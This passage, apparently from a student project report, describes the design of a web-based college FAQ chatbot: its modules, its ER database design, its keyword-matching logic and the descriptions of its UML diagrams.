
- Student/User – asks questions and receives responses.
- Admin – manages chatbot data, FAQs, and announcements.

3 The system boundary is the Web-Based Chatbot Application, which contains all important processes such as login, query processing, response generation, and data storage.

Students interact with the system through a chat interface, where they can ask college-related queries at any time.

4 The chatbot processes the query, checks the stored knowledge base or database, and returns the most appropriate answer instantly.

5 The Admin maintains the database, ensuring that FAQs, college details, and announcements are always updated and accurate.



Chapter 4

Conceptual Models

4.1 Basic Modules

The Web-Based Chatbot System is divided into the following core modules to ensure smooth user interaction, efficient response generation, and easy data management:

1. Authentication & User Management Module

- This module handles secure registration, login, and user verification for students and admins.
- It ensures that only verified users can access the chatbot and other system features.
- It allows users to create and update their profiles, including basic information such as name, department, email, and role.
- Role-based access is maintained to differentiate between *Student* and *Admin* capabilities.

2. Chat Interaction & Response Module

- This is the central module where students ask queries related to college information such as admissions, exam schedule, departments, fees, events, etc.
- The chatbot processes the query and generates an instant automated response based on predefined FAQs or stored data.
- If the chatbot does not understand a question, it provides suggestive replies or requests clarification.
- The goal of this module is to ensure fast and user-friendly communication.

3. FAQ & Knowledge Base Management Module (Admin)

- This module is used by the Admin to add, update, and delete FAQs and responses stored in the chatbot's database.
- Allows the admin to continuously improve chatbot accuracy by expanding the knowledge base.
- Ensures that the chatbot stays up-to-date with the latest college updates like notices, rules, time-tables, and announcements.

4. Announcement & Notification Module

- Admin can post important announcements, notices, circulars, and updates directly on the platform.
- Students can view these updates on the dashboard or chatbot interface.
- Helps ensure quick information delivery to all users without delay.

5. Database & Storage Module


- Handles the storage and retrieval of all data such as:
 - User profiles
 - Login credentials
 - FAQs and chatbot responses
 - Announcements and updates
 - Chat history (if enabled)
- Ensures data security, fast access, and efficient search operations.
- Uses structured storage for easy modification and scalability.




4.2 Database Design (ER – diagram)

The ER diagram represents how the main data entities in the Web-Based Chatbot System are connected to each other. The users table stores the login and role information of both students and admins. Each user has one corresponding record in the profiles table, which stores personal details such as name, department, and phone number. The faq_responses table contains questions and answers that the chatbot uses to respond to student queries, forming the system's knowledge base. The announcements table is linked to the admin and is used to post important notices or updates for students. The feedback table stores ratings and comments submitted by users based on the quality of chatbot responses. These relationships ensure that the system is structured, scalable, and capable of providing accurate and updated information to users.

Features of ER Diagram

1. The ER diagram clearly shows how different database tables are connected in the Web-Based Chatbot System.
2. The users table is the main parent table which stores login and role information for both student and admin.
3. The profiles table is linked to users with a one-to-one (1:1) relationship, storing personal details like name, phone and department.
4. The faq_responses table acts as the knowledge base for the chatbot, storing questions and answers.
5. The announcements table is linked to the admin user and allows posting of important notices and updates.
6. The feedback table stores ratings and comments given by students to improve the chatbot's response quality.
7. The relationships in the ER diagram help ensure data accuracy, structure and easy retrieval during chatbot interactions.
8. This ER model supports scalability, meaning more questions, users, or features can be added in the future without redesigning the entire system.






4.3 Logic Design

The logic design of the Web-Based Chatbot System focuses on how user input is processed, interpreted, and responded to by the system. When a student enters a question into the chat interface, the query is sent to the backend where the system identifies key terms and matches them with stored information in the FAQ database. If a matching answer is found, the chatbot instantly displays the response to the user. In cases where the system cannot find a direct match, a fallback response is generated, asking the user to clarify or providing related suggestions.

The admin continuously updates the knowledge base by adding or modifying FAQs, announcements, and college-related information, which ensures that the chatbot always provides current and accurate answers. This logical flow helps reduce manual inquiry handling, improves information accessibility, and allows the chatbot to function reliably and efficiently.

Features of Logic Design


1. **Input Processing:** The system reads and analyzes the user's query in text form.
2. **Keyword Matching:** Important keywords in the query are compared with stored questions in the database.
3. **Instant Response Generation:** If a match is found, the chatbot immediately returns the correct answer.
4. **Fallback Handling:** If no match exists, the chatbot asks the user to rephrase or suggests related topics.
5. **Admin-Controlled Learning:** Admin updates the FAQ database to improve response accuracy over time.
6. **Secure Data Flow:** User queries and system responses are handled securely to maintain data safety.
7. **Real-Time Interaction:** The system provides responses without reloading the page, ensuring smooth communication.



4.4 UML Diagram: Class, Sequence, Use Case, Activity (as applicable)


- **Class Diagram:**

The Class Diagram represents the structure of the chatbot system. It defines the main classes such as User, Admin, Chatbot, and FAQ Database along with their attributes and functions. The relationships between these classes show how data flows in the system. This diagram helps in designing the backend and organizing the code in a systematic and efficient manner.




- **Sequence Diagram:**

The Sequence Diagram explains the step-by-step flow of how the chatbot responds to a student query. When a student enters a message, the chatbot system checks the FAQ database for a matching answer. If the answer is found, it is returned instantly. If not, the system uses an AI-based response generator. This diagram clearly shows the order of communication between the user interface, chatbot engine, and database.




- **Use Case Diagram:**

The Use Case Diagram shows how different users interact with the Web-Based College Chatbot System. In this system, the main actors are the Student and the Admin. The student interacts with the chatbot to ask questions and receive instant information. The admin manages the FAQ database and updates responses when needed. This diagram helps understand the system's main functions and the roles of each user involved.



- **Activity Diagram:**

The Activity Diagram shows the complete workflow of the chatbot system. It starts when a student enters a query. The system processes the query and then checks if the answer exists in the database. If the answer is available, it is displayed to the student. If the answer is not available, the system uses AI to generate a suitable response. Finally, the result is shown to the student. This diagram helps visualize the logical flow of the system.

